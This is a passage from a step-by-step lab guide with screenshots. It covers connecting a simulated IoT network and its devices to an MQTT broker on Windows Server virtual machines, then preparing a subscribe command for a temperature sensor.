
31. To connect the Network and the added devices to the server or Broker, click on the **Start Network** red color circular icon in right corner.



32. When a connection is established between the network and the added devices and the web server or the MQTT Broker, the red button turns into **green**.




33. Next, switch to the **Windows Server 2019** virtual machine. Since the Broker was **left running**, you can see a connection request from machine **10.10.1.22** for the device **TS1**.




34. Switch back to **Windows Server 2022** virtual machine.

35. Next, we will create the **Subscribe command** for the device Temperature_Sensor.

